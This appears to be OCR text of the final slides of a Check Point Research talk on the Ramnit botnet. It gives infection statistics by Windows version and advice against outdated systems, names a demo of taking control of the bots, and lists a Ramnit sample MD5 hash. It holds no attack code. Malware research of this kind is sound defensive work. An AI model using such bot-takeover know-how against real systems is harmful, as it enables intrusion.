
- Almost 40% of the botnet are newly infected computers
- Most of infected computers runs Windows 7
- Windows XP is still alive!
- Windows 10 is not affected by old Ramnit versions

- Don’t use outdated OS!

Taking control over the bots: Demo

Ramnit sample MD5:
0c021852ad863a40486e7e9c2ae884be






cp<r>
CHECK POINT RESEARCH
DEMO


cp<r>
CHECK POINT RESEARCH
Thank you